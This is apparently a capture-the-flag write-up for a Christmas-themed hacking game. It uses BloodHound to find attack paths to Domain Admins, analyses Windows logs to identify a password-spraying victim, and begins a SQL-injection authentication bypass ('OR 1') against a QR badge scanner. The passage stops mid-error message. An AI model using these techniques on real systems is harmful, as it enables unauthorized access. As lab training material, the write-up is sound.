
Firing up the ***Slingshot Linux Image*** we notice that *Bloodhound* is already installed and available on the Desktop. The requirement is to find the shortest path to a domain admin. Fortunately there is a *Pre-Built Analytics Query* to find the ***"Shortest Paths to Domain Admins from Kerberoastable Users"***.



BloodHound
Start typing to search for a node...
Database Info
Node Info
Queries
Pre-Built Analytics Queries
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
CanRDP
HasSession
MemberOf
ExecuteDCOM
AdminTo
DOMAIN ADMINS@AD.KRINGLECA
Raw Query

The query returned a bunch of nodes with potential paths to the Domain Admins. It's a lot of information but maybe we can still filter the query out some more.

The requirements also mentioned to avoid going through ***RDP sessions*** as it depends on a different privilege escalation flow. Our initial query indicated nodes labelled ***"CanRDP"***. Let us try to exclude RDP sessions using ***Bloodhound's*** standard filters.




BloodHound
Start typing to search for a node...
Database Info
Node Info
Queries
Pre-Built Analytics Queries
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Edge Filtering
Default Edges
MemberOf
HasSession
AdminTo
ACL Edges
AllExtendedRights
AddMember
ForceChangePassword
GenericAll
GenericWrite
Owns
WriteDacl
WriteOwner
ReadLAPSPassword
Containers
Contains
GpLink
Special
CanRDP
ExecuteDCOM
AllowedToDelegate
LDUBEJ00320@AD.KRINGLECASTLE.COM
MemberOf
IT_00332@AD.KRINGLECASTLE.COM
AdminTo
DOMAIN ADMINS@AD.KRINGLECASTLE.COM
MemberOf
JBETAK00084@AD.KRINGLECASTLE.COM
HasSession
COMP00185.AD.KRINGLECASTLE.COM
Raw Query

Amazing, who can expect that a regular user like:


LDUBEJ00320@AD.KRINGLECASTLE.COM

has the potential to laterally move to the Domain Admins group.



User Info

Name	LDUBEJ00320@AD.KRINGLECASTLE.COM
Display Name	Leanne Dubej
Password Last Changed	Never
Last Logon	Never
Enabled	True
Compromised	False
Sessions	2
Sibling Objects in the Same OU	50
Reachable High Value Targets	3
Effective Inbound GPOs	0
See User within Domain/OU Tree	




New [Achievement] Unlocked: AD Privilege Discovery!

Click here to see this item in your badge.

The toy soldiers continue behaving very rudely, grunting orders to the guests and to each other in vaguely Germanic phrases. Suddenly, one of the toy soldiers appears wearing a grey sweatshirt that has written on it in red pen, "NOW I HAVE A ZERO-DAY. HO-HO-HO."

A rumor spreads among the elves that Alabaster has lost his badge. Several elves say, "What do you think someone could do with that?"




New [Narrative] Unlocked: !

New [Narrative] Unlocked: !

Click here to see this item in your badge.

Note: Double unlock! See Appendix A for full Narrative



Objective 6. Badge Manipulation

Difficulty: ★★★☆☆


Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel? ***For hints on achieving this objective, please visit Pepper Minstix and help her with the*** *Yule Log Analysis* ***Cranberry Pi terminal challenge.***

With Alabaster's badge missing the ***Scan-O-Matic*** seems to be on lock down barring users from entering the restricted area. The biometric panel does not work and the only thing it accepts is a QR code. We will need Pepper ***Minstix*** to give us a technical idea about the device. Head upstairs and go past the Speaker Unpreparedness Room. You will see Pepper just around the corner by the narrow staircase.

Hi, I'm Pepper Minstix.


Have you heard of password spraying? It seems we've been victim.

We fear that they were successful in accessing one of our Elf Web Access accounts, but we don't know which one.



New [Hint] Unlocked: Password Spraying!

Click here to see this item in your badge.




```
                             .;:cccckkxdc;.
                         .o0xc;,,,,,XMMMMMkc:,.
                       lXMMMX;,,,,,,XMMMMK,,coddcclOkxoc,.
                     lk:oNMMMX;,,,,,XMMWN00o:,,,,,:MMMMMMoc;'
                   .0l,,,dNMMX;,,,,XNNWMMMk,,,,,,:MMMMMx,,,,:;.
                  .K;,,,,,,,xWMX;,,;Kx:kWMMMk,,,,,:MMMM0,,,,,,,:k'
                 .XkloooddolckWN:l0:,,,;kWMMO,,,,:MMMN;,,,,,cOWMMd
               ;oooc;,,,cMMMMMMxkO0,,,,,,,:OMM0,,,:MMWc,,,,lKMMMMWKo
            ;OMMWl,,,,,,cMMMMMO,,,:cc,,,,,,,:0M0,,:MMd,,,oXMMWKxc,,,c
          cOdXMMMWl,,,,,cMMMMX,,,,,,,:xxo:,,,,cK0,:MO,;xNWKxc,,,,,,,:.
        .0l,,,oNMMWl,,,,cMMMW:,,,,,,dXMWNMWXOdc;lxcX:xOxc,,,,,,,,,,,,:
       ,0;,,,,,,dNMWo,,,cMMMl,,,,;xNMMMMW0kkkkkkddxdddxxxxxxxxxxxxxxxo
      .Wl,,,,,,,,,dWMo,,cMMx,,,:OWMMW0xc,:c,,:dOkcK:kc:ok0NMMMMMMMMMMMd
      KMMWXOdl;,,,,;xWd,cM0,,l0MW0dc,,,,,,lkWWk:,OW,:XO:,,,;ldOXWMMMM'
     'MMMMMMMMMN0ko:,;kdcN;o00dc,,,,,,,,,,,0x;,,oMW,,;XWk;,,,,,,,:okk
     cNKKKKKKKKKKKKKKkoodxxdcccccccccccccco,,,:WMW,,,;XMWk;,,,,,,,l
     :x,,,,,,,,,,,,,cdkoOldldOKWMMMMMMMMMMMx,,,XMMW,,,,;XMMWx,,,,;c
     .K,,,,,,,,,,cd0WKl,xN,oXo,,,:ok0NMMMMMMc,,OMMMW,,,,,;KMMMNd;l'
      dl,,,,cx0WMM0c,,lMN,,oMXl,,,,,,;ldOX0',dMMMMW,,,,,,;KMMMK;
       OoxKWMMMWk:,,,;NMN,,,lWMKc,,,,,,,,ldclWMMMMW,,,,,,:oOl.
        OMMMMNx;,,,,,KMMN,,,,lWMM0c,,,,,l. .,cdkO00ccc:;,.
         cWXo,,,,,,,kMMMN,,,,,cWMMM0:,c:
          .Kc,,,,,,:MMMMN,,,,,,dMMMMWk'

I am Pepper Minstix, and I'm looking for your help.
Bad guys have us tangled up in pepperminty kelp!
"Password spraying" is to blame for this our grinchly fate.
Should we blame our password policies which users hate?

Here you'll find a web log filled with failure and success.
One successful login there requires your redress.
Can you help us figure out which user was attacked?
Tell us who fell victim, and please handle this with tact...

  Submit the compromised webmail username to
  runtoanswer to complete this challenge.
elf@38900b96ba47:~$
```

Pepper feels that they have been a target of ***Password Spraying*** and wants you to figure out who is the victim of this attack. Password Spraying is a method of trying a list of predefined user accounts coupled with known weak passwords. ***(i.e. ChangeMe, LetMeIn, Spring2019, Password123, etc.)*** It is like a brute force attack, but it also acts as a means of enumerating valid credentials.


The terminal provides us with an ***".evtx"*** file (Windows Event Logs) that contains successful and failed login attempts. It also has a parser to open and dump the evtx file.

Firstly, let us convert the evtx file to something more human readable using like an *XML file* using the python script *"evtx_dump.py"*.




```
elf@41d7dacb7b38:~$ evtx_dump.py ho-ho-no.evtx > file.xml
elf@41d7dacb7b38:~$
```

Unfortunately, the XML file placed each tag in a new line, so using grep would only return the line that matches our patterns and will not contain the entire event section.




```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Micro
soft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4826</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>13573</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 12:19:06.246397"></TimeCreated>
<EventRecordID>231714</EventRecordID>
<Correlation ActivityID="" RelatedActivityID=""></Correlation>
<Execution ProcessID="4" ThreadID="124"></Execution>
<Channel>Security</Channel>
file.xml
```

We will then need to make each *Event* appear as one line for *grep* to return the metadata. The command "tr" is a way to translate or squeeze characters from a standard input. This means we can convert each *new line* to a *space*, so everything becomes one flat string. We can then use *"sed"* to trim down the extra spaces and then also use it to separate all the data between *<Event>...</Event>* to a new line.




```
elf@41d7dacb7b38:~$ tr '\n' ' ' < file.xml | sed 's/>[ \t]*</></g' | sed 's/<\/Event><Event xmlns=
"http:\/\/schemas.microsoft.com\/win\/2004\/08\/events\/event">/<\/Event>\n<Event>/g' > newfile.tx
t
elf@41d7dacb7b38:~$
```

Now that we have the *Events* in their own line we can use grep to look for the entries we seek to identify *Password Spraying*. Let us begin by enumerating the *IP addresses* with the *Event ID 4625 (failed login attempts)* and the *User IDs*.




```
elf@41d7dacb7b38:~$ grep 4625 newfile.txt | awk '{print $32}' | cut -d '>' -f2 | cut -d '<' -f1
10.158.210.210
172.31.254.101
172.31.254.101
172.31.254.101
172.31.254.101
172.31.254.101
172.31.254.101
172.31.254.101
172.31.254.101
172.31.254.101
172.31.254.101
172.31.254.101
172.31.254.101
```

```
elf@f4f0de9452f8:~$ grep 4625 newfile.txt | grep "172.31.254.101" | awk '{print $17}' | cut -d '>'
 -f2 | cut -d '<' -f1
test.user
aaron.smith
abhishek.kumar
adam.smith
ahmed.ali
ahmed.hassan
ahmed.mohamed
ajay.kumar
alex.smith
ali.khan
ali.raza
amanda.smith
amit.kumar
amit.sharma
```


I don't know those people and that IP address doesn't look familiar.


We can see a lot of failed attempts coming from *172.31.254.101*. This could be the originating *Source IP address* of our *Password Sprayer*.

Now that we have some lead, let us apply additional *indicators* to confirm if the Password Sprayer obtained user accounts from the North Pole. In checking the Windows Event Logs, the *SubStatus="0xc000006a"* indicates that a user exists but entered the wrong password.




```
elf@f4f0de9452f8:~$ grep 4625 newfile.txt | grep "172.31.254.101" | grep "0xc000006a" | awk '{prin
t $17}' | cut -d '>' -f2 | cut -d '<' -f1
bushy.evergreen
holly.evergreen
pepper.minstix
shinny.upatree
sparkle.redberry
sugerplum.mary
wunorse.openslae
elf@f4f0de9452f8:~$
```

Uh-oh! This confirms the *Password Spraying* attack. With our indicators, we can now check the log file if there were *Event ID 4624 (successful login attempts)*.



```
elf@f4f0de9452f8:~$ grep "4624" newfile.txt | grep "172.31.254.101" | cut -d ">" -f44 |cut -d "<"
-f 1
minty.candycane
minty.candycane
elf@f4f0de9452f8:~$
```


Two successful logins from *Minty* coming from *172.31.254.101*.



```
elf@f4f0de9452f8:~$ ./runtoanswer
Loading, please wait......



Whose account was successfully accessed by the attacker's password spray? minty.candycane
```

AlternaTip:

Check out Appendix F for an alternative way to solve this challenge




New [Achievement] Unlocked: Yule Log Analysis!
Click here to see this item in your badge.

```
Silly Minty Candycane, well this is what she gets.
"Winter2018" isn't for The Internets.
Passwords formed with season-year are on the hackers' list.
Maybe we should look at guidance published by the NIST?

Congratulations!
```

Badge-Scan-O-Matic

Pepper noticed that the *badge-scan-o-matic* has been spewing out SQL database errors after with special characters that can lead to an *Auth Bypass* vulnerability. (12)


New [Hint] Unlocked: SQL Injection!


New [Hint] Unlocked: Barcode Creation!

Click here to see this item in your badge.

Let's see if we can replicate the error with a *SQL Injection (adding "OR 1'")* on the *QR code* using the *barcode generator.*


```
EXCEPTION AT (LINE 96 "USER_INFO = QUERY("SELECT FIRST_NAME,LAST_NAME,ENABLED
FROM EMPLOYEES WHERE AUTHORIZED = 1 AND UID = '{}' LIMIT 1".FORMAT(UID))"):(1064, U"YOU
